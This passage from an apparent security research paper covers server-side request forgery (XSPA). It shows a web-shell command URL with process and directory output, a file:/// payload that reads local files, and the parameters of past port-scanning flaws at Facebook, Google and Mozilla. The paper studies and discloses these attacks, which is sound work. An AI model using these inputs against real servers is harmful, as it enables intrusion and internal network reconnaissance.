
Enter the URL of a text file on the Internet

This page uses cURL to fetch contents from a specific URL.

```
  Volume in drive C is OS
 Volume Serial Number is 1C64-154F

 Directory of C:\jboss610\bin

10/25/2012  03:06 AM

               .
     10/25/2012  03:06 AM
                    ..
          10/25/2012  03:07 AM              3,821 classpath.sh
          10/25/2012  03:07 AM             61,440 jbosssvc.exe
          10/25/2012  03:07 AM              8,808 jboss_init_hpux.sh
          10/25/2012  03:07 AM              2,773 jboss_init_redhat.sh
          10/25/2012  03:07 AM              9,164 jboss_init_solaris.sh
          10/25/2012  03:07 AM              3,752 jboss_init_suse.sh
          10/25/2012  03:07 AM              2,259 logging.properties
          10/25/2012  03:06 AM
                       native
               10/25/2012  03:07 AM              2,227 password_tool.bat
               10/25/2012  03:07 AM              3,474 password_tool.sh
               10/25/2012  03:07 AM                535 probe.bat
               10/25/2012  03:07 AM              1,262 probe.sh
               10/25/2012  03:07 AM              2,519 README-service.txt
               10/25/2012  03:07 AM              3,739 run.bat
               10/25/2012  03:07 AM              1,578 run.conf
```

Fig 14: output of 'dir' using the uploaded shell on the webserver from the Internet

```
http://127.0.0.1:8080/cmd/shell.jsp?x=tasklist
```


Firefox
http://10.0.0.5/xspa/getfile3.php
10.0.0.5/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools
submit

Enter the URL of a text file on the Internet

This page uses cURL to fetch contents from a specific URL.

```
Image Name                     PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process              0 Console                 0         28 K
System                           4 Console                 0        236 K
smss.exe                       368 Console                 0        388 K
csrss.exe                      584 Console                 0      1,236 K
winlogon.exe                   608 Console                 0      4,612 K
services.exe                   652 Console                 0      3,964 K
lsass.exe                      664 Console                 0      5,524 K
VBoxService.exe                816 Console                 0      2,944 K
svchost.exe                    860 Console                 0      4,404 K
svchost.exe                    948 Console                 0      3,796 K
svchost.exe                   1040 Console                 0     17,072 K
svchost.exe                   1088 Console                 0      2,944 K
svchost.exe                   1132 Console                 0      4,212 K
spoolsv.exe                   1404 Console                 0      4,112 K
jqs.exe                       1608 Console                 0      1,412 K
alg.exe                        112 Console                 0      3,216 K
explorer.exe                  2016 Console                 0     17,152 K
wscntfy.exe                    944 Console                 0      1,568 K
VBoxTray.exe                  1944 Console                 0      2,184 K
jusched.exe                   1940 Console                 0      2,136 K
cmd.exe                       1920 Console                 0         68 K
java.exe                      1064 Console                 0    131,672 K
cmd.exe                        464 Console                 0        116 K
```


Fig 15: output of 'tasklist' using the uploaded shell on the webserver from the Internet

We have successfully gained a shell on an internal vulnerable web application from the Internet using XSPA. We can then use the shell to download a reverse connect program that would give higher flexibility over issuing commands. Similarily other internal applications vulnerable to threats like SQL Injection, parameter manipulation and other URL based attacks can be targeted from the Internet.

Attacks - Reading local files using file:/// protocol

All the attacks that we saw till now make use of the fact that the XSPA vulnerable web application creates an HTTP request to the requested resource. The protocol in all cases was specified by the attacker. On the other hand, if we specify the file protocol handler, we maybe able to read local files on the server. An input of the following form would cause the application to read files on disk:

- Request: file:///C:/Windows/win.ini



Enter the URL of a text file on the Internet

This page uses cURL to fetch contents from a specific URL.

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
```

Fig 16: The C:/Windows/win.ini being read using XSPA and the file:/// protocol

Ok this is bad! But how common is this on the Internet?

Surprisingly, very common.

Any application that takes user input, fetches content from the user supplied URL and displays non-generic errors is vulnerable. With Web 2.0 and HTML5, more and more web applications are intertwining to provide users with rich interfaces and the ability to share and fetch data from multiple applications on the Internet. As time progresses, this vulnerability will surface on more and more applications providing attackers with unlimited number of web applications that they can use to scan other servers and sensitive applications to search internal local networked systems.


During the creation of this paper, I investigated major web applications on the Internet and was able to find this issue with Facebook, Google, Apigee, Mozilla, Face.com, Pinterest, Yahoo!, Adobe Omniture etc. with some of the vulnerable applications allowing me to do complete banner grabbing and reading local files. Several more applications continue to be vulnerable as I continue my research with this specific vulnerability. The following are some specific examples on the Internet

Facebook

This was the earliest example I found on my list. A URL under facebook.com was accepting user input via a GET parameter and the output was different for open ports under and over 1024.

Vuln URL	http://www.facebook.com/plugins/send_button_form_shell.php
Method	GET
Parameters	nodeURL=http://ip:port
Output if Port Open and HTTP	The title of the obtained page is displayed
Output if Port Open non HTTP	A 502 error is received if port is below 1024, Page is displayed if port above 1024
Output if port closed	Status code 503 is received by Facebook and displayed to the user

The following screens show the error messages that were obtained when the remote server encountered closed and open ports.


'www.facebook.com


https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://[redacted]om:3389

To: Enter a friend, group or email address

Message:

http://a[redacted].com:3389/
http://[redacted].com:3389/


Fig 17: Application specific output for open port *above* 1024


https://www.facebook.com

https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://[redacted].com:22

The page at http://a[redacted].com:22 could not be reached because the server returned status code 502.

Fig 18: Application specific output for open port *below* 1024


https://www.facebook.com

https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://[redacted]com:25252

The page at http://[redacted].com:25252 could not be reached because the server returned status code 503.


Fig 19: Application specific output for closed port

Google Webmasters

Google Webmasters was vulnerable to XSPA via the verify site function, as a result port scanning was possible.

Vuln URL	https://www.google.com/webmasters/verification/verify-ac
Method	POST
Parameters	security_token=<dynamic_security_token>&hl=en&hl=en&siteUrl= http://ip:port&siteUrl=http://ip:port&domain=ip&domain=ip&vtype=vmeta&priorities=vmeta%2Cvanalytics%2Cvfile%2Cvdns&submitButton=
Output if Port Open and HTTP	"We couldn't find the verification meta tag."
Output if Port Open non HTTP	"Your server returned an invalid response."
Output if port closed	"We were unable to connect to your server."

The following screens show the different error messages when an attempt was made to connect to scanme.nmap.org's port 22, 80 and some random closed port.



Webmaster Central

We weren't able to verify your site: http://scanme.nmap.org/

Verification failed for **http://scanme.nmap.org/** using the Meta tag method (less than a minute ago). We couldn't find the verification meta tag.

Verify your ownership of **http://scanme.nmap.org/**. Learn more.


Fig 20: Application specific output for open HTTP port


We weren't able to verify your site: http://scanme.nmap.org:22/

Verification failed for **http://scanme.nmap.org:22/** using the Meta tag method (less than a minute ago). Your server returned an invalid response.

Verify your ownership of **http://scanme.nmap.org:22/**. Learn more.

Fig 21: Application specific output for open non HTTP port


We weren't able to verify your site: http://scanme.nmap.org:24/

Verification failed for **http://scanme.nmap.org:24/** using the Meta tag method (less than a minute ago). We were unable to connect to your server.

Verify your ownership of **http://scanme.nmap.org:24/**. Learn more.

Fig 22: Application specific output for closed port


Mozilla Marketplace

Mozilla Marketplace was found to be vulnerable to XSPA in the fetch manifest file function. Again port scanning was possible using unique error messages.

Vuln URL	https://marketplace.mozilla.org/en-US/developers/upload-manifest
Method	POST
Parameters	manifest=http://ip:port
Output if Port Open and HTTP	Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json". We saw "text/html"
Output if Port Open non HTTP	"Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json"

Output if port closed	[Errno 101] Network is unreachable

The following screens show the different error messages when an attempt was made to connect to scanme.nmap.org's port 22, 80 and some random closed port.



Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org


Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.

Your app failed validation with 1 error.

- Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json". We saw "text/html".

See full validation report

Fig 23: Application specific output for open HTTP port



Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org:22


Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.

Your app failed validation with 1 error.

- Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json".

See full validation report

Fig 24: Application specific output for open non HTTP port


Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org:256

Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.

✖ Your app failed validation with 1 error.

- [Errno 101] Network is unreachable

See full validation report

